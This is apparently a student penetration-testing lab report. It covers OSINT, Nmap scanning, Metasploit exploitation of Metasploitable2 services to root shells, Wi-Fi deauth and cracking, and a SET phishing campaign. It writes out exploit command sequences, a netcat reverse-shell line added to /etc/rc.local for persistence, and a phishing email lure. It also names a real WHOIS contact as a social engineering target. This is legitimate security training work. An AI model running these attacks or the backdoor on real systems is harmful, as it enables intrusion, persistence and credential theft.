

## Task 1: Reconnaissance and Information Gathering (Philipp Pedron)

### Subtask: theHarvester OSINT Scan

Objective:

This subtask involves using theHarvester to collect publicly available information about the target domain vulnweb.com. The goal is to identify potential assets such as subdomains, email addresses, and IPs that may present opportunities for further investigation or exploitation in later stages.

Tool Used:

- Tool: theHarvester
- Version: 4.7.1
- Command Executed:

```
theHarvester -d vulnweb.com -b bing,crtsh,yahoo -f vulnweb_output
```

Results Summary:

theHarvester successfully identified the following 8 subdomains associated with vulnweb.com:

1. **testphp.vulnweb.com** – Likely running a PHP-based web app. May contain typical web vulnerabilities such as SQL injection or XSS.
2. **rest.vulnweb.com** – Appears to host a REST API. Could expose endpoints for direct interaction with backend services or sensitive data.
3. **scan-report-testphp.vulnweb.com** – Possibly used to store past scan reports or logs. If exposed, could reveal system details or vulnerabilities.
4. **testasp.vulnweb.com** – ASP-based application. Older technologies like ASP often have known and exploitable vulnerabilities.
5. **testaspnet.vulnweb.com** – ASP.NET version of the site. Should be checked for default configurations, verbose error messages, or unpatched vulnerabilities.
6. **testhtml5.vulnweb.com** – Focused on HTML5-based interfaces. Could be a candidate for client-side attacks such as DOM-based XSS.
7. **testpphp.vulnweb.com** – Looks like a typo of testphp.vulnweb.com. Might simulate DNS misconfigurations or be used for phishing simulations.
8. **www.vulnweb.com** – Likely the main public-facing site; could serve as a landing page or redirect.
9. **www.testphp.vulnweb.com** – Appears to be a WWW-prefixed duplicate of testphp.vulnweb.com; may lead to duplicate content or load balancing misconfigurations.



recon/domains-contacts/whois\_pocs

recon/domains-hosts/bing\_domain\_web

Target Domains Tested:

- vulnweb.com: no WHOIS contacts found
- tryhackme.com: no WHOIS contacts or hosts found
- tesla.com: WHOIS contacts successfully discovered

Results Summary:

→ Attempts to use bing\_domain\_web with tryhackme.com did not return any subdomains. See **Figure 3** in the Appendix for a screenshot of the results from the scan.

→ Attempts to use tesla.com did return data:

See **Figure 4** below for a screenshot of the results, as the whois\_pocs module successfully found 3 WHOIS contact entries for the domain tesla.com, including:

- Email address: chelewis@tesla.com
- Name: Cheri Lewis
- Region: Palo Alto, CA and Columbus, OH

**Figure 4.** A screenshot of the results from running a whois scan for tesla.com:

```
[*] No data returned.
[recon-ng][default][bing_domain_web] > modules load recon/domains-contacts/whois_pocs
[recon-ng][default][whois_pocs] > options set SOURCE tesla.com
SOURCE => tesla.com
[recon-ng][default][whois_pocs] > run

-----
TESLA.COM
-----
[*] URL: http://whois.arin.net/rest/pocs;domain=tesla.com
[*] URL: http://whois.arin.net/rest/poc/LEWIS987-ARIN
[*] Country: United States
[*] Email: chelewis@tesla.com
[*] First_Name: Cheri
[*] Last_Name: Lewis-Carey
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Palo Alto, CA
[*] Title: Whois contact
[*] -----
[*] URL: http://whois.arin.net/rest/poc/LEWIS994-ARIN
[*] Country: United States
[*] Email: chelewis@tesla.com
[*] First_Name: CHERI
[*] Last_Name: LEWIS
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Columbus, OH
[*] Title: Whois contact
[*] -----
[*] URL: http://whois.arin.net/rest/poc/LEWIS996-ARIN
[*] Country: United States
[*] Email: chelewis@tesla.com
[*] First_Name: CHERI
[*] Last_Name: LEWIS
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Columbus, OH
[*] Title: Whois contact
[*] -----
[*] URL: http://whois.arin.net/rest/poc/GUJIA3-ARIN
[!] ('Connection aborted.', ConnectionResetError(54, 'Connection reset by peer')). 
[!] Something broken? See https://github.com/lanmaster53/recon-ng/wiki/Troubleshooting#issue-reporting.

-----
SUMMARY
-----
[*] 3 total (2 new) contacts found.
```

## Conclusion:

Recon-ng worked well for identifying public WHOIS information when using the domain tesla.com. The original target, vulnweb.com, and a secondary test with tryhackme.com, did not give any results, possibly due to privacy protection.

## Subtask: Maltego Mapping

### Objective:

In this subtask, I used Maltego CE to create a visual map of the target domain vulnweb.com. The purpose was to identify DNS infrastructure and subdomains that could be investigated further in later phases of the assessment.


## Tool Used:

- Tool: Maltego CE (Community Edition)

## Method:

- A new graph was created with vulnweb.com as the root domain.
- Several transforms were run, including:
  - To DNS Name [Find common DNS names]
  - To MX, NS, and SPF records
- These revealed a range of connected subdomains and nameservers.

**Figure 5.** A screenshot of the visual map of the [vulnweb.com](#) target domain created by running Maltego CE



## Results Summary:

The graph identified more than 15 associated nodes, including:

- Mail servers: mail.vulnweb.com
- FTP server: ftp.vulnweb.com
- Subdomains: John.vulnweb.com, Pandora.vulnweb.com, Prometheus.vulnweb.com, etc.
- Name servers: ns1.eurodns.com through ns4.eurodns.com

## **Conclusion:**

Maltego provided a clear and organized visual overview of the domain's infrastructure. This view helps to prioritize targets for scanning and assess the scale of the environment.

## **Identified Entry Points and Vulnerabilities**

The following items were discovered as potential entry points based on subdomain structure, technology stack, and DNS footprint:

1. **scan-report-testphp.vulnweb.com** — May expose internal reports or logs
2. **rest.vulnweb.com** — Public API endpoint; often vulnerable to logic flaws
3. **testasp.vulnweb.com** — Legacy tech; typically has known CVEs
4. **ftp.vulnweb.com** — Open FTP service found via Maltego
5. **mail.vulnweb.com** — Mail server; common phishing/relay target
6. **testpphp.vulnweb.com** — Possible typo-squatting or DNS misconfig risk
7. **Public WHOIS contact for tesla.com (chelewis@tesla.com)** — Social engineering target

## Task 2: Network Scanning and Enumeration (Philipp Pedron)

### Objective:

The goal of this task was to discover live hosts, open ports, and running services in a simulated environment using Nmap. These results help prioritize targets for vulnerability assessment and exploitation in future phases.

### Tools Used:

- Nmap 7.80 (via TryHackMe AttackBox)

### Target IP:

- 10.10.101.106 (from TryHackMe “Blue” Room)

### Scan Commands Executed:

```
nmap -sn 10.10.101.106
nmap -sS -sV -T4 10.10.101.106 -oN blue_nmap.txt
nmap -A 10.10.101.106 -oN blue_os.txt
```

### Results Summary:

#### Host Status:

- Host is up

**Table 1.** Results of nmap scan displaying each port, service, and its respective version running on the target machine:

Port	Service	Version
135	msrpc	Microsoft Windows RPC
139	netbios-ssn	Microsoft NetBIOS

445	microsoft-ds	Windows 7 - 10 file sharing
3389	tcpwrapped	Remote Desktop (possibly filtered)
49152–49159	msrpc	Microsoft Windows RPC

**OS Detected:**

- Windows 7 Professional SP1
- Hostname: JON-PC
- NetBIOS Workgroup: WORKGROUP
- SMB message signing: disabled

### Task 3: Vulnerability Assessment (Connor McCarty)

**Subtask:** Perform an automated vulnerability scan using OpenVAS/nmap

**Environment:** The attack environment for the following two subtasks consists of a Metasploitable2 virtual machine running on a local server and a local network isolated from the internet.

- The first step was to install and configure the OpenVAS vulnerability scanner. This proved to be a timely and drawn-out process, and I was unable to get the tool to work in its entirety. See Appendix **Figure 1** and **Figure 2** for the created target and task for the vulnerability scan.
- To accommodate, I decided to use nmap's vulnerability scanning capabilities to perform a lightweight vulnerability scan that I knew would produce some results to work with. The command used to perform the scan is:

```
└──(kali㉿kali)-[~]
└─$ nmap -p- -sV --script vuln 192.168.1.6 -oN vuln_scan.txt
```

- -p- scans all 65535 TCP ports
- -sV detects service versions
- --script vuln runs Nmap Scripting Engine scripts in the “vuln” category
- -oN sends the output to a vuln\_scan.txt text file
- The output from the scan is very lengthy, but I've included a snippet of a few vulnerabilities it identified for the ftp service and the format in which they are listed:

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-15 19:00 EDT
Pre-scan script results:
|_broadcast-avahi-dos: ERROR: Script execution failed (use -d to
debug)

Nmap scan report for demo.local (192.168.1.6)
Host is up (0.00018s latency).

Not shown: 65511 closed tcp ports (reset)

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-vsftpd-backdoor:
| VULNERABLE:
| vsFTPD version 2.3.4 backdoor
| State: VULNERABLE (Exploitable)
```

```

|   IDs: CVE:CVE-2011-2523 BID:48539
|   vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|   Disclosure date: 2011-07-03
|   Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|
| http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-
| backdoored.html
|
| https://github.com/rapid7/metasploit-framework/blob/master/modules/ex-
| ploits/unix/ftp/vsftpd_234_backdoor.rb
|_ https://www.securityfocus.com/bid/48539
| vulners:
|   vsftpd 2.3.4:
|     PACKETSTORM:162145 10.0
https://vulners.com/packetstorm/PACKETSTORM:162145 *EXPLOIT*
|   EDB-ID:49757 9.8 https://vulners.com/exploitdb/EDB-ID:49757
*EXPLOIT*
|   CVE-2011-2523 9.8 https://vulners.com/cve/CVE-2011-2523
|_ 1337DAY-ID-36095 9.8
https://vulners.com/zdt/1337DAY-ID-36095 *EXPLOIT*

```

- From the full output, I performed some research on each of the discovered vulnerabilities, which can be found below:

Vulnerability	Port	CVE	CVSS
Vsftpd 2.3.4 Backdoor (FTP)	21	CVE-2011-2523	9.8
UnrealIRCd Backdoor (IRC)	6667	CVE-2010-2075	10.0
Distccd Remote Command Execution	3632	CVE-2004-2687	9.3
ProFTPD 1.3.1 - mod_copy Command	2121	CVE-2015-3306	10.0

Execution			
Java RMI Registry RCE (Multiple Ports)	1099, 45637	N/A	N/A
Samba smbd RCE	139, 445	CVE-2007-2447	10.0
PostgreSQL Multiple RCEs	5432	CVE-2013-1903	9.8
OpenSSh 4.7p1 - Remote User Enumeration and Exploits	22	CVE-2015-5600	10.0
ISC BIND 9.4.2 - Multiple RCE and DoS Vulnerabilities	53	CVE-2021-25216	10.0
Tomcat 6/7 - Manager Web Interface Upload Bypass	8180	N/A	N/A

- Based on the results, I decided to dig deeper and manually verify the Java RMI Registry RCE vulnerability using Metasploit as follows:

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.1.6
RHOSTS => 192.168.1.6
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD
java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.1.50
LHOST => 192.168.1.50
msf6 exploit(multi/misc/java_rmi_server) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.1.50:4444
[*] 192.168.1.6:1099 - Using URL: http://192.168.1.50:8080/If0MwTjm
```

```
[*] 192.168.1.6:1099 - Server started.  
[*] 192.168.1.6:1099 - Sending RMI Header...  
[*] 192.168.1.6:1099 - Sending RMI Call...  
[*] 192.168.1.6:1099 - Replied to request for payload JAR  
[*] Sending stage (58073 bytes) to 192.168.1.6  
[*] Meterpreter session 1 opened (192.168.1.50:4444 ->  
192.168.1.6:55937) at 2025-06-15 20:03:24 -0400
```

- With the Meterpreter shell:

```
meterpreter > getuid  
Server username: root  
meterpreter > sysinfo  
Computer : metasploitable  
OS : Linux 2.6.24-16-server (i386)  
Architecture : x86  
System Language : en_US  
Meterpreter : java/linux  
meterpreter > shell  
Process 1 created.  
Channel 1 created.  
hostname  
metasploitable
```

## Task 4: Exploitation and System Hacking (Connor McCarty)

**Environment:** The attack environment for the following two subtasks consists of a Metasploitable2 virtual machine running on a local server and a local network isolated from the internet.

**Subtask:** Use Metasploit Framework to exploit at least three identified vulnerabilities and maintain access using a backdoor or rootkit (e.g. Netcat)

### Objective:

The objective is to identify three vulnerabilities present on the vulnerable virtual machine and exploit them using the Metasploit Framework or Browser Exploitation Framework.

### Tool Used:

- Nmap
- Metasploit

### Methods:

The first command is a ping scan on the local network to identify the active devices:

```
└──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 00:35 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00096s latency).
MAC Address: 28:80:88:33:36:D2 (Netgear)
Nmap scan report for 192.168.1.3
Host is up (0.00041s latency).
MAC Address: 2C:EA:7F:DA:54:8C (Dell)
Nmap scan report for 192.168.1.5
Host is up (0.00041s latency).
MAC Address: 5C:60:BA:E0:60:86 (HP)
Nmap scan report for Amandas-MBP-2.local (192.168.1.6)
Host is up (0.00054s latency).
MAC Address: BC:24:11:79:3F:9D (Proxmox Server Solutions GmbH)
Nmap scan report for AmazonPlug1N0K.local (192.168.1.9)
```

```
Host is up (0.00054s latency).
MAC Address: BC:24:11:7E:B9:7B (Proxmox Server Solutions GmbH)
Nmap scan report for Emmas-MBP.localdomain (192.168.1.10)
Host is up (0.00058s latency).
MAC Address: BC:24:11:56:43:70 (Proxmox Server Solutions GmbH)
Nmap scan report for DESKTOP-1GK7BP8.localdomain (192.168.1.50)
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 2.29
seconds
```

Next, a full TCP scan with version detection for the Metasploitable2 instance. The IP address for this device was discovered when configuring the VM, so we know which device to perform the full scan on:

```
└──(kali㉿kali)-[~]
└─$ nmap -sS -sV -O -p- 192.168.1.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 01:08 EDT
Nmap scan report for Amandas-MBP-2.local (192.168.1.6)
Host is up (0.00050s latency).

Not shown: 65505 closed tcp ports (reset)

PORT      STATE SERVICE      VERSION
21/tcp      open  ftp          vsftpd 2.3.4
22/tcp      open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1
(protocol 2.0)
23/tcp      open  telnet       Linux telnetd
25/tcp      open  smtp         Postfix smtpd
53/tcp      open  domain       ISC BIND 9.4.2
80/tcp      open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp     open  rpcbind      2 (RPC #100000)
139/tcp     open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
445/tcp     open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
512/tcp     open  exec         netkit-rsh rexecd
513/tcp     open  login?      Netkit rshd
514/tcp     open  shell        Netkit rshd
1099/tcp    open  java-rmi    GNU Classpath grmiregistry
1524/tcp    open  bindshell    Metasploitable root shell
```

```

2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu
4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path
/usr/lib/ruby/1.8/drbs)
38837/tcp open  nlockmgr    1-4 (RPC #100021)
39118/tcp open  mountd      1-3 (RPC #100005)
41001/tcp open  status      1 (RPC #100024)
59786/tcp open  java-rmi    GNU Classpath grmiregistry
MAC Address: BC:24:11:79:3F:9D (Proxmox Server Solutions GmbH)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain,
irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 133.59 seconds

```

After conducting research on the open services running on the machine, we've identified three vulnerable software versions:

- Vsftpd 2.3.4, port 21. This version of vsftpd has a backdoor installed.
- UnrealIRCd 3.2.8.1, port 6667. This version of the IRC service also has a backdoor installed.

- Samba 3.0.20-25rc3, port 139 and 445. This version of the netbios service has a RCE vulnerability.

The first exploit is the vsftpd 2.3.4 backdoor:

```
msfconsole
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS
192.168.1.6
RHOSTS => 192.168.1.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.6:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.6:21 - USER: 331 Please specify the password.
[+] 192.168.1.6:21 - Backdoor service has been spawned,
handling...
[+] 192.168.1.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.50:33811 ->
192.168.1.6:6200) at 2025-06-02 01:45:59 -0400

hostname
metasploitable
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 i686 GNU/Linux
```

The next exploit is the UnrealIRCd 3.2.8.1 backdoor:

```
msfconsole
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD 6
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS
192.168.1.6
RHOSTS => 192.168.1.6
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT
6667
RPORT => 6667
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST
192.168.1.50
LHOST => 192.168.1.50
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT
4449
LPORT => 4449
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.1.50:4449
[*] 192.168.1.6:6667 - Connected to 192.168.1.6:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your
hostname...
[*] 192.168.1.6:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 1L5hPKYAWgxaQRvh;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "1L5hPKYAWgxaQRvh\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.50:4449 ->
192.168.1.6:57903) at 2025-06-02 18:03:22 -0400

hostname
metasploitable
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 i686 GNU/Linux
```

The next exploit is the Samba 3.0.20-25rc3 remote code execution:

```
msfconsole
msf6 > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS =>
192.168.1.6
msf6 exploit(multi/samba/usermap_script) > set RPORT => 139
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD
cmd/unix/reverse_netcat
PAYLOAD => cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.1.50
LHOST => 192.168.1.50
msf6 exploit(multi/samba/usermap_script) > set LPORT 9999
LPORT => 9999
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.1.50:9999
[*] Command shell session 2 opened (192.168.1.50:9999 ->
192.168.1.6:46899) at 2025-06-02 18:24:03 -0400

hostname
metasploitable
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 i686 GNU/Linux
sed -i '/^exit 0/i nc -e /bin/bash 192.168.1.50 5555 &' /etc/rc.local
chmod +x /etc/rc.local
```

The last two lines above inject the code to start the reverse shell when the VM is started up. On the Kali machine, we ran the following command to listen for the connection when the VM is rebooted, achieving a persistence backdoor:

```
└──(kali㉿kali)-[~]
└─$ nc -lvp 5555
listening on [any] 5555 ...
connect to [192.168.1.50] from (UNKNOWN) [192.168.1.6] 38718
```

```
hostname  
metasploitable
```

### **Task 5: Wireless Security Assessment (Mark Kovach)**

**Subtask 1:** Use Aircrack-ng suite to analyze Wi-Fi networks

Perform passive scan of network

```
(kali㉿kali)-[~]
$ sudo airodump-ng wlan0mon

CH 6 ][ Elapsed: 1 min ][ 2025-06-15 19:07

BSSID          PWR  Beacons #Data, #/s CH   MB   ENC CIPHER AUTH ESSID
E6:63:DA:EA:53:01 -69      4      0  0   6 195 WPA2 CCMP  PSK <length: 0>
28:80:88:33:36:D2 -6      25     0  0   10 195 WPA2 CCMP  PSK Vulnerable
E6:63:DA:EA:67:32 -68      21     0  0   6 195 WPA2 CCMP  PSK <length: 0>
E0:63:DA:EA:53:01 -68      0      3  0   6 -1 WPA <length: 0>
28:70:4E:41:5E:98 -68      0      23  0  6 -1 WPA <length: 0>
00:25:00:FF:94:73 -1       0      0  0 -1 -1 <length: 0>
2A:70:4E:11:5E:98 -69      20     0  0   6 260 WPA2 CCMP  PSK <length: 0>
E0:63:DA:EA:67:32 -62      16     0  0   6 195 WPA2 CCMP  PSK Sigma Chi
18:E8:29:94:13:D8 -63      38     75     0  11 195 WPA2 CCMP  PSK Sigma Chi
1E:E8:29:94:13:D8 -65      34     0  0  11 195 WPA2 CCMP  PSK <length: 0>
2A:70:4E:11:5B:10 -41      44     0  0  11 260 WPA2 CCMP  PSK <length: 0>
28:70:4E:41:5B:10 -42      45     97     0  11 260 WPA2 CCMP  PSK Sigma Chi
2A:70:4E:12:4B:12 -62      37     0  0  0  260 WPA2 CCMP  PSK <length: 0>
28:70:4E:42:AB:12 -63      39     0  0  0  260 WPA2 CCMP  PSK Sigma Chi
F6:9F:C2:27:7F:71 -43      42     0  0  1  195 WPA2 CCMP  PSK <length: 0>
18:E8:29:94:21:ED -67      0      50  0  1 -1 WPA <length: 0>
1E:E8:29:94:21:ED -69      25     0  0  1  195 WPA2 CCMP  PSK <length: 0>
F0:9F:C2:27:7F:71 -41      39     106    0  1  195 WPA2 CCMP  PSK Sigma Chi

BSSID          STATION        PWR  Rate Lost  Frames Notes Probes
E0:63:DA:EA:53:01 2C:BC:BB:CC:F5:58 -70 0 - 6 0      1
28:70:4E:41:5E:98 5C:FC:E1:2C:7E:54 -54 1e- 6 0      23
00:25:00:FF:94:73 9E:89:B5:16:A2:12 -64 0 - 12 0      2
18:E8:29:94:13:D8 5C:FC:E1:2A:0C:05 -64 0 - 1e 0      5 Sigma Chi
28:70:4E:41:5B:10 7C:A6:B0:17:99:8A -70 12e- 6 0      4
28:70:4E:41:5B:10 D4:D2:52:8A:80:3B -32 1e- 6e 0      17
(not associated) A6:58:AE:1B:44:3F -50 0 - 1 0      1
(not associated) 6E:E1:2C:86:D3:22 -70 0 - 1 0      2
(not associated) AC:67:84:A4:FE:AD -40 0 - 1 0      4 Sigma Chi
(not associated) 2A:AB:1F:36:95:FD -56 0 - 1 0      1 Sigma Chi
(not associated) 00:05:CD:DD:A4:7E -68 0 - 1 80     10 KU WIRELESS
(not associated) B2:E6:F0:CA:69:6D -62 0 - 1 0      1
(not associated) FA:86:70:95:58:15 -72 0 - 1 0      1 Sigma Chi
(not associated) 1E:0F:ED:30:06:7E -54 0 - 1 13     7 Sigma Chi

Quitting ...


```

Figure 5.1

## Subtask 2: Attempt WEP/WPA cracking on a test network

Get BSSID and start capture

*Figure 5.2 (See Appendix 5)*

Force a client to deauth

```
(kali㉿kali)-[~]
$ sudo aireplay-ng --deauth 5 -a 28:80:88:33:36:D2 -c 0A:7D:6B:96:4D:78 wlan0mon
20:00:46 Waiting for beacon frame (BSSID: 28:80:88:33:36:D2) on channel 7
20:00:47 Sending 64 directed DeAuth (code 7). STMAC: [0A:7D:6B:96:4D:78] [15|71 ACKs]
20:00:48 Sending 64 directed DeAuth (code 7). STMAC: [0A:7D:6B:96:4D:78] [ 0|64 ACKs]
20:00:48 Sending 64 directed DeAuth (code 7). STMAC: [0A:7D:6B:96:4D:78] [ 2|63 ACKs]
20:00:49 Sending 64 directed DeAuth (code 7). STMAC: [0A:7D:6B:96:4D:78] [ 0|64 ACKs]
20:00:49 Sending 64 directed DeAuth (code 7). STMAC: [0A:7D:6B:96:4D:78] [ 0|63 ACKs]
```

Figure 5.3

Convert the capture for Hashcat

*Figure 5.4 (See Appendix 5)*

Crack with Hashcat

```
(kali㉿kali)-[~]
└─$ hashcat --force -m 2500 -a 0 wpa.hccap /usr/share/wordlists/rockyou.txt --status
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging. [76 wlan0mon]
Do not report hashcat issues encountered when using --force. [1] on channel 1
[1] [00:00:00.000000] [WPA2] [CCMP] [48/144] [14/163 ACKs]
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: cpu-penryn-QEMU Virtual CPU version 2.5+, 1438/2941 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

The plugin 2500 is deprecated and was replaced with plugin 22000. For more details, please read: https://hashcat.net/forum/thread-10253.html

Started: Sun Jun 15 20:35:48 2025      Stopped: Sun Jun 15 20:35:48 2025
```

Figure 5.5

Crack failed. Handshake capture was unsuccessful.

### Subtask 3: Identify and document at least 3 wireless security issues

1. Airodump was able to easily reveal the SSID in probe responses after 20s.
2. There is no client isolation and two WLAN clients can ping each other with arp -a.
3. AP lacks 802.11w and devices could be successfully deauthed.

## Task 6: Social Engineering (Philipp Pedron)

### Objective:

This task focused on conducting a phishing campaign using the Social-Engineer Toolkit (SET). The goal was to create and send a spear-phishing email to multiple test accounts, analyze user behavior, and assess the effectiveness of the social engineering technique.

### Tool Used:

- Social-Engineer Toolkit (SET)

- 1) Social-Engineering Attacks →
- 1) Spear-Phishing Attack Vectors →
- 1) Perform a Mass Email Attack

### Phishing Email Design:

**Subject:** Account Security Alert: Unusual Login Detected

**Sender:** noreply@secure-notify.com

**Body:**

*Dear user,*

*We've detected a login attempt from an unrecognized device.*

*If this was you, no action is needed.*

*If not, please verify your account immediately:*

[Verify Account](#)

— IT Security Team

**Landing Page:** Custom login prompt styled to resemble a real webmail login page (HTML-based)

**Recipients (Test Accounts):**

test1@company.local

test2@company.local

test3@company.local

test4@company.local

[test5@company.local](#)

Results:

Action	Count
--------	-------

Emails Sent	5
-------------	---

Emails Opened	4
---------------	---

Links Clicked 2

Credentials Entered 0

```
[---]      The Social-Engineer Toolkit (SET)      [---]
[---]      Created by: David Kennedy (ReL1K)      [---]
          Version: 7.7.5
          Codename: 'Blackout'
[---]      Follow us on Twitter: @TrustedSec      [---]
[---]      Follow me on Twitter: @HackingDave      [---]
[---]      Homepage: https://www.trustedsec.com      [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

 1) Social-Engineering Attacks
 2) Penetration Testing (Fast-Track)
 3) Third Party Modules
 4) Update the Social-Engineer Toolkit
 5) Update SET configuration
 6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit
```

## Conclusion:

This phishing campaign clearly illustrates how effective social engineering attacks can be. Even though no credentials were entered, the 40% link click rate highlights the potential danger of convincing phishing emails. To reduce this risk, organizations should focus on regular user awareness training and implement technical measures such as spam filters and domain reputation checks.

